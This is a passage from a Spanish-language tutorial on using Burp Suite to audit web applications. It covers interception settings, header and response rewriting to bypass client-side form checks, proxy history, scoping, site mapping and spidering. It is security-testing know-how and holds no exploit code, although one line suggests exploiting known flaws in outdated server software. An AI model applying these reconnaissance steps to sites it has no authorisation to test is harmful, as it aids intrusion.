
3.4.3. Intercept Client Request

Podría darse el caso de que al navegar por la web, las imágenes no se descarguen y fallen. Si así fuera, debemos asegurarnos de que en la sección llamada “Intercept Client Request” se haya marcado la opción que permite la captura de imágenes. Para ello, nos aseguramos de tener marcada la casilla que está rodeada en la siguiente imagen.



3.4.4. Match y Replace


También podemos configurar el Intercept para que sustituya automáticamente ciertas partes de la petición, como la cabecera por otras cabeceras diferentes, antes de dejar continuar su camino a la petición. Esto podemos configurarlo en la sección llamada “Match and Replace”.



Un ejemplo en el que podría sernos útil esta opción del Proxy, sería si quisiéramos observar el comportamiento de la aplicación web en dispositivos móviles. Para hacerlo, deberíamos marcar la casilla “Enabled” para el valor de “Replace” correspondiente a iOS y Android. En el listado de la imagen de arriba sería por ejemplo la segunda y tercera línea. Al hacerlo, el proxy sustituiría el User-Agent de la cabecera de la petición por los que hemos marcado antes de dejar que la petición continúe su camino hacia el servidor.


3.4.5. Response Modification

Otro ejemplo sería si quisiéramos modificar algunas de las restricciones que tenga la aplicación web sobre los formularios de la página, como validaciones de formularios por JavaScript, campos ocultos o desactivados, etc. Para ello, marcaríamos la opción deseada en la sección “Response Modification”.



3.4.6. Burp Proxy History

Burp Suite guarda un historial de las peticiones interceptadas. Lo hace separándolas en 2 tablas diferentes: “HTTP history” y “WebSockets history”. En el panel superior de “HTTP history” es donde se muestra la lista de las peticiones HTTP. Podemos hacer click en la petición que nos interese analizar y hacerlo en el panel que se abre debajo de la lista de peticiones interceptadas o aplicarles cualquiera de las acciones que se despliegan al hacer click derecho sobre cada una de ellas.




Analizando las cabeceras de las peticiones interceptadas, podemos sacar mucha información, como por ejemplo el tipo de servidor con el que nos estamos comunicando, la versión que usa, información sobre las cookies, etc. Y todo esto puede darnos información sobre las diferentes vulnerabilidades existentes y ya conocidas. Por ejemplo, si vemos que el servidor usa una versión de PHP desactualizada, podríamos buscar vulnerabilidades conocidas de la versión que el servidor que estamos auditando use y explotarlas en nuestro beneficio.

3.5. Construyendo un objetivo

Con este programa se puede construir el mapa de la aplicación web que estamos auditando. Esto es muy útil para descubrir directorios y ficheros alojados en el servidor que pueden estar ocultos o de los que no nos percatamos al navegar por la aplicación.


En este caso el mapa es un fichero XML que contiene una lista del contenido del sitio y determinada información adicional. Este fichero permite realizar una mejor indexación de un sitio web en los principales buscadores.

Para construir un mapa con Burp Suite, debemos ir a la pestaña “Target”. Una vez allí debemos ir a la subpestaña “Site map“. Ahora se nos mostrará una lista con todos los dominios a los que vayamos accediendo durante la auditoría.




Conforme vamos avanzando por el sitio web, la herramienta va construyendo el mapa del sitio. En esta subpestaña podremos obtener una visión detallada en forma de árbol de ficheros de la estructura de la web que estamos auditando. De esta forma podremos localizar posibles fugas de información en los recursos, dominios mal configurados o errores no controlados.


Dado que solo nos interesa analizar la web objeto de la auditoría, buscamos el dominio en la lista de la subpestaña “Site map” y hacemos click derecho en él. En el cuadro de opciones que se abre, hacemos click en “Add to Scope”.




Al hacerlo, nos aparecerá un cuadro emergente en el que nos pregunta si queremos que el proxy de Burp Suite ignore el resto de dominios en la interceptación y deje de enviarlos al historial de peticiones interceptadas. Hacemos click en “Yes” para facilitarnos luego el acceso a la información que realmente nos interesa, quitando de en medio la basura que el explorador pueda devolvernos.




Ya hemos configurado Burp Suite para que ignore las peticiones que no pertenezcan al dominio que estamos auditando. El siguiente paso es limpiar el listado de dominios en la subpestaña “Site map“. Para quedarnos solamente con el mapa del dominio que estamos analizando, hacer click en “Filter: Hiding not found items...”. Al hacerlo, se nos abre un nuevo cuadro en el que podemos establecer un filtro para los elementos que aparecen en la lista de la subpestaña “Site map“. Para limpiar la lista de elementos que no nos interesan debemos marcar la casilla “Show only-in-scope-items”.



Para cerrar el cuadro, volvemos a hacer clic en “Filter: Hiding not found items...”.



En ese momento, ya podemos ver como el listado de dominios se ha reducido a únicamente al que estamos auditando.




Ahora tenemos 2 opciones: podemos seguir construyendo el mapa navegando manualmente por la aplicación web o podemos usar un crawler o spider.


3.5.1. Spider/crawler

Un crawler o spider es un programa diseñado para explorar páginas web de forma automática. Partiendo de una URL inicial, el spider analiza la página a la que corresponde la URL, recopila todas las URLs que se encuentran en ella y accede a cada una de estas URLs. Analiza cada una de las páginas correspondientes a estas URLs y busca enlaces a páginas nuevas. Luego accede a estas páginas nuevas, analiza sus enlaces y así sucesivamente. De esta forma, va construyendo de forma automática el árbol de directorios y ficheros del sitio web.

Para construir un mapa de forma automática con el spider de Burp Suite, simplemente debemos hacer click derecho sobre el dominio del que queremos construir el site map y hacer click en “Spider this host”.

